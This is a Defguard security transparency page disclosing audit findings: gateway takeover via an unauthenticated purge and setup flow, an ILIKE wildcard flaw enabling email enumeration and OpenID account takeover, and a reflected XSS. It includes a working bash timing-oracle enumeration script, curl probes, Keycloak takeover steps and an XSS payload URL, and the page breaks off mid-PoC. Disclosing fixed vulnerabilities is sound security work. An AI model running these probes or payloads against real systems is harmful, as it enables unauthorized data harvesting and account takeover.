Transparency & Security Report

Defguard is fully open - not only with our code, but also with our development process, roadmaps, and detailed penetration testing reports from periodic security audits (done by ISEC) of all Defguard components.

Learn more how we approach security in Defguard and our Vulnerability Disclosure Process

Below you can find all previews and current reports, as well as links to GitHub Issues (linked to the corresponding Pull Requests) for each finding and its fix.

Completed
DG26-3: Unauthenticated gateway takeover
Critical

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2726

Description

The issue allows an attacker to take over the Defguard Gateway setup flow and provision a malicious runtime certificate, then impersonate the control plane during the post-setup gRPC session. As a result, the attacker can deliver an arbitrary WireGuard® configuration to the gateway and register an attacker-controlled peer, gaining unauthorized access to the private network.

Technical details

The compromise chains two control-plane trust failures in the gateway.

Issue 1 - Unauthenticated Purge RPC:

The purge() handler accepts Request<()> but never inspects request metadata, never validates a token, and never verifies client identity. It immediately deletes the gRPC certificate and key files and triggers the gateway to re-enter setup mode. This allows any reachable client to force the gateway back into the initial provisioning workflow even after it has been deployed and configured.

// gateway/src/gateway.rs
async fn purge(&self, _request: Request<()>) -> Result<Response<()>, Status> {
    // No authentication check before destructive logic executes
    let cert_path = self.cert_dir.join(GRPC_CERT_NAME);
    let key_path = self.cert_dir.join(GRPC_KEY_NAME);
    // Deletes certificates and enters setup mode...
}

Issue 2 - Unauthenticated setup session:

Once the gateway enters setup mode, it starts a plaintext gRPC setup service and accepts an arbitrary Bearer token as the session identifier. The token is not validated against any pre-shared secret or trusted identity - the first client that connects with any syntactically valid Bearer token claims the setup session.

// gateway/src/setup.rs
async fn start(&self, request: Request<()>) -> Result<Response<Self::StartStream>, Status> {
    let token = request
        .metadata()
        .get(AUTH_HEADER)
        .and_then(|v| v.to_str().ok())
        .and_then(|s| s.strip_prefix("Bearer "))
        .ok_or_else(|| Status::unauthenticated("Missing or invalid authorization token"))?;

    // Token is stored as the session credential without any validation
    self.initialize_setup_session(token.to_string());
}

By chaining these two issues, an attacker can: force the gateway into setup mode via Purge, claim the setup session with an arbitrary token, request a CSR, return a certificate signed by an attacker-controlled CA, and then reconnect to the runtime gRPC interface acting as the control-plane client to push arbitrary WireGuard® configuration and register attacker-controlled peers.

Impact

This issue can lead to full compromise of the gateway’s trust model. An attacker who can reach the gateway gRPC interface may be able to:

  • gain unauthorized connectivity into the private network behind the gateway
  • replace the gateway’s runtime TLS trust with attacker-controlled certificates
  • push arbitrary WireGuard® configuration to the gateway
  • add attacker-controlled peers

Depending on deployment topology, this may result in unauthorized internal network access, traffic interception, persistence through rogue peer enrollment, and broader lateral movement opportunities.

Recommendations

  • The Purge RPC must require strong authentication and authorization before executing any destructive logic.
  • The setup service must not accept an arbitrary Bearer token as proof of identity. Setup must be protected with a real bootstrap secret and the token used for Start, GetCsr, and SendCert must be validated, not simply stored as the session credential.
  • The runtime gRPC management interface should require strong client authentication, ideally mutual TLS, binding the session to an authorized Defguard Core identity.
  • As defense in depth, the gRPC management and setup interfaces should be exposed only on a protected management network.
Completed
DG2608-4: [core] Full Account Takeover due to unescaped LIKE wildcards in find_by_email
Critical

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3598

Description

User::find_by_email at user.rs:891 executes FROM "user" WHERE email ILIKE $1. The query is correctly parameterised - this is not SQL injection - but PostgreSQL’s ILIKE operator treats %, _, and \ as pattern metacharacters inside the bound value, and nothing in the call chain escapes them. This creates two distinct attack paths. First, the unauthenticated POST /api/v1/auth handler calls find_by_username_or_email, which falls through to find_by_email whenever the supplied string does not match a username exactly. A remote attacker who submits a wildcard pattern such as adm% causes Argon2id password verification (~220 ms) to run against the first matching row, while a non-matching pattern returns in ~1 ms - a timing oracle that allows the full user.email column to be recovered character by character. Second, when an external OpenID provider is configured, the callback handler at openid_login.rs:325 passes the provider-supplied email directly to find_by_email. An attacker who registers an email with a wildcard character at the trusted provider causes the _ pattern to match email locally, triggering an identity merge that issues a valid session as the victim.

Technical details

At crates/defguard_common/src/db/models/user.rs:891, the query reads FROM "user" WHERE email ILIKE $1. The query is properly parameterised, so this is not SQL injection. The problem is that %, _, and \ retain their pattern meaning inside the bound value, and nothing in the call chain escapes them:

pub async fn find_by_email<'e, E>(executor: E, email: &str) -> sqlx::Result<Option<Self>>
where
    E: PgExecutor<'e>,
{
    query_as!(
        Self,
        "SELECT id, username, password_hash, last_name, first_name, email, phone, mfa_enabled, \
        totp_enabled, email_mfa_enabled, totp_secret, email_mfa_secret, \
        mfa_method \"mfa_method: _\", recovery_codes, is_active, openid_sub, \
        from_ldap, ldap_pass_randomized, ldap_rdn, ldap_user_path, ldap_remote_enrollment_completed, \
        enrollment_pending \
        FROM \"user\" WHERE email ILIKE $1",
        email
    )
    .fetch_optional(executor)
    .await
}

The function tries an exact username match first, then forwards the raw string to the ILIKE lookup, so any endpoint that accepts a username-or-email string (such as POST /api/v1/auth) reaches the vulnerable code path.

Example of a non-matching pattern:

$ time curl -s -o /dev/null -H 'Content-Type: application/json' \
    -d '{"username":"yyy%","password":"wrong"}' \
    http://localhost:8000/api/v1/auth

real    0m0.015s
user    0m0.007s
sys     0m0.000s

Example of a matching pattern:

$ time curl -s -o /dev/null -H 'Content-Type: application/json' \
    -d '{"username":"adm%","password":"wrong"}' \
    http://localhost:8000/api/v1/auth

real    0m0.029s
user    0m0.001s
sys     0m0.009s

The ~200 ms gap is caused by Argon2id password verification running against the matched row. You can automate this to recover all registered email addresses, for example with the following script:

#!/usr/bin/env bash
# Usage:
#   bash enumerate_email.sh                # start from scratch
#   bash enumerate_email.sh "victim@"      # continue from known prefix
#   bash enumerate_email.sh "" "admin"     # different username prefix
set -euo pipefail
DEFGUARD="${DEFGUARD:-http://localhost:8000}"
PREFIX="${1:-}"           # known prefix to start from (e.g. "victim@")
USERNAME_PREFIX="${2:-}"  # the username part before the wildcarded suffix
SAMPLES=4                 # requests per character (median used)
THRESHOLD_MULT=3          # character is a match if time > baseline * this
CHARSET='abcdefghijklmnopqrstuvwxyz@.'
SLEEP=0                   # seconds between requests (avoid rate limiting)

measure_ms() {
  local pattern="$1"
  local times=()
  for _ in $(seq 1 "$SAMPLES"); do
    local t
    t=$(curl -s -o /dev/null -w "%{time_total}" \
      -H 'Content-Type: application/json' \
      -d "{\"username\":\"${pattern}\",\"password\":\"__timing_probe__\"}" \
      "$DEFGUARD/api/v1/auth" 2>/dev/null)
    times+=("$t")
    sleep "$SLEEP"
  done
  printf '%s\n' "${times[@]}" | sort -n | awk "NR==int($SAMPLES/2)+1{printf \"%.0f\", \$1*1000}"
}

compare_ms() {
  awk -v a="$1" -v b="$2" 'BEGIN{exit !(a > b)}'
}

echo "Measuring baseline (no-match pattern)..."
BASELINE=$(measure_ms "zzz_no_such_user_$(date +%s)%")
THRESHOLD=$(awk -v b="$BASELINE" -v m="$THRESHOLD_MULT" 'BEGIN{printf "%.0f", b*m}')
echo "Baseline: ${BASELINE}ms"
echo "Threshold: ${THRESHOLD}ms (${THRESHOLD_MULT}x baseline = match indicator)"

found_emails=()
declare -a stack=("$PREFIX")
while [ "${#stack[@]}" -gt 0 ]; do
  prefix="${stack[-1]}"
  stack=("${stack[@]:0:$(( ${#stack[@]} - 1 ))}")
  echo "Position $((${#prefix}+1)) - prefix so far: '${prefix}'"
  matches=()
  declare -A char_times
  for c in $(echo "$CHARSET" | fold -w1); do
    pattern="${prefix}${c}%"
    t=$(measure_ms "$pattern")
    char_times["$c"]=$t
    if compare_ms "$t" "$THRESHOLD" 2>/dev/null; then
      matches+=("$c")
    fi
  done
  if [ ${#matches[@]} -eq 0 ]; then
    echo "Found email: $prefix"
    found_emails+=("$prefix")
  elif [ ${#matches[@]} -gt 1 ]; then
    for c in "${matches[@]}"; do stack+=("${prefix}${c}"); done
  else
    stack+=("${prefix}${matches[0]}")
  fi
  unset char_times
  declare -A char_times
done

for email in "${found_emails[@]}"; do
  echo "EMAIL FOUND: $email"
done


Using the script, it is possible to recover all registered email addresses without any credentials:

If the application has an external identity provider configured, it is also possible to conduct a full account takeover due to improper email matching during identity merging.


To demonstrate this vulnerability, we configured an external identity provider - Keycloak:

docker run -d \
  --name keycloak \
  --network defguard_default \
  -p 8080:8080 \
  -e KC_HOSTNAME=keycloak \
  -e KC_HOSTNAME_PORT=8080 \
  -e KC_HTTP_ENABLED=true \
  -e KC_HOSTNAME_STRICT_HTTPS=false \
  -e KEYCLOAK_ADMIN=admin \
  -e KEYCLOAK_ADMIN_PASSWORD=admin \
  quay.io/keycloak/keycloak:26.0 \
  start-dev


In Keycloak, we created a new realm named poc and new client poc-client:


In Defguard, we added this external identity provider:


And a new admin account with the admin@isec.pl email, which will be our target:

Note the absence of openid_sub on the account at this point.


Finally, in Keycloak we created a new attacker-controlled user with an email containing a wildcard character - adm_n@isec.pl. The _ matches any single character via ILIKE, so this address pattern matches the victim’s admin@isec.pl:

To exploit this, all we have to do is log in to defguard using the Keycloak account.

The callback handler calls find_by_email("adm_n@..."), which matches the victim row via ILIKE, enters the merge branch, sets openid_sub, and issues a session as the victim account.

Note that after the attack, the victim account is permanently merged with the attacker’s Keycloak account: any future login as adm_n@isec.pl at the provider will issue a session as the victim.

Impact

For enumeration, the attacker needs only network reach to POST /api/v1/auth - no credentials or victim interaction. The complete user.email column is recoverable character by character, yielding an accurate employee roster for password-spraying, phishing, and MFA-fatigue campaigns. The lockout key mismatch makes the five-attempt brute-force protection inert for all email-based probes, allowing unlimited Argon2id calls. For account takeover, the attacker needs only a registration at the trusted external provider, which is often self-service. A single login attempt permanently merges identities and grants a session as any defguard user (including administrators) with no further victim interaction.

Recommendations

It is recommended to change User::find_by_email in crates/defguard_common/src/db/models/user.rs:891 to use FROM "user" WHERE LOWER(email) = LOWER($1), which matches the schema’s uniqueness rule and matches the existing email_exists helper at crates/defguard_core/src/handlers/reserved.rs:24-32. Escaping % and _ at each call site is not equivalent and will drift.

Completed
DG25-18: Reflected Cross-Site Scripting (XSS) leading to full account takeover
High

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1559

Technical details


  1. Non logged-in user visits below link:

https://defguard.dvpnsec.net/auth/login?r=javascript:alert(document.domain)

  1. After providing username and password and clicking Login button, XSS will be executed.

The main issue with above payload, is that this is an pre-auth XSS. It executes after clicking Login button - but before assigning the user’s session.To bypass this limitation - we’ve used the window.open - to open the DefGuard in the new window - where user will be finally logged in - thus the session will be assigned to the user.As soon as the user becomes logged in - we’re utilizing XMLHttpRequest to create new API Token via /api/v1/user/admin/api_token and send its result back to isec.pl.

PoC - full account takeover:

  1. Non logged-in user visits below link:

